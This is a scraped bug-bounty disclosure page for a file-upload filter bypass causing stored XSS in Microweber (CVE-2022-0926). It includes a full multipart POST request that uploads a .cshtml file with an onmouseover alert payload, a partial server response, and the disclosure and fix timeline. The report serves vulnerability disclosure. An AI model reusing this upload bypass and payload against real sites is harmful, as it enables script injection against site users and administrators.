

# File upload filter bypass leading to stored XSS in microweber/microweber

0



Valid

Reported on Mar 9th 2022

## Description

A User Can uplaod .cshtml file with XSS payload.

## Proof of Concept

Login to the demo portal with admin creds at <https://demo.microweber.org/demo/admin/>

Navigate to page create functionality at

<https://demo.microweber.org/demo/admin/page/create>

Select the picture upload request in burp and modify the filetype request as below (.cshtml filetype in name & xss payload in body)

## Sample post request

```
POST /demo/plupload HTTP/1.1
```

```
Host: demo.microweber.org
```

```
Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=2%7CTtYWLvivl
```

```
Content-Length: 577
```

```
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
```

```
Accept: application/json, text/javascript, */*; q=0.01
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjHgSED0Yξ
```

```
X-Requested-With: XMLHttpRequest
```

```
Sec-Ch-Ua-Mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (k
```

```
Sec-Ch-Ua-Platform: "Windows"
```

```
Origin: https://demo.microweber.org
```

```
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
```

```
Referer: https://demo.microweber.org/demo/admin/page/create
```

Chat with us

Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Connection: close

-----WebKitFormBoundaryjHgSED0Yg78agVSE  
Content-Disposition: form-data; name="name"


a.cshtml  
-----WebKitFormBoundaryjHgSED0Yg78agVSE  
Content-Disposition: form-data; name="chunk"

0  
-----WebKitFormBoundaryjHgSED0Yg78agVSE  
Content-Disposition: form-data; name="chunks"

1  
-----WebKitFormBoundaryjHgSED0Yg78agVSE  
Content-Disposition: form-data; name="file"; filename="blob"  
Content-Type: text/html

<div onmouseover="alert(document.domain)" style="position:fixed;left:0;top:

-----WebKitFormBoundaryjHgSED0Yg78agVSE--



## Response

HTTP/1.1 200 OK  
Date: Wed, 09 Mar 2022 18:14:17 GMT  
Server: Apache  
Expires: Mon, 26 Jul 1997 05:00:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check  
Pragma: no-cache  
Last-Modified: Wed, 09 Mar 2022 18:14:17 GMT  
Connection: close  
Content-Type: application/json  
Content-Length: 129

Chat with us

{"src":"https://demo.microweber.org/demo/userfiles/media/default/a 1

[my link](file:///C:/Users/rajesh/Desktop/1.JPG)

## Impact

Stored XSS through file upload feature

## References

- [POC URL](#)

CVE

CVE-2022-0926

(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Stored

Severity

High (7.1)

Visibility

Public

Status

Fixed

Found by




**rajeshpatil013**

@rajeshpatil013

unranked ▼

Fixed by



**Bozhidar Slaveykov**

@bobimicroweber

maintainer

Chat with us

This report was seen 557 times.

We are processing your report and will contact the **microweber** team within 24 hours.  
9 months ago

We have contacted a member of the **microweber** team and are waiting to hear back  
9 months ago

**Bozhidar Slaveykov** validated this vulnerability 9 months ago

**rajeshpatil013** has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

**Bozhidar Slaveykov** marked this as fixed in 1.2.12 with commit 89200c 9 months ago

**Bozhidar Slaveykov** has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

part of 418sec

company

about

team

Chat with us

[terms](#)

[privacy policy](#)

[Chat with us](#)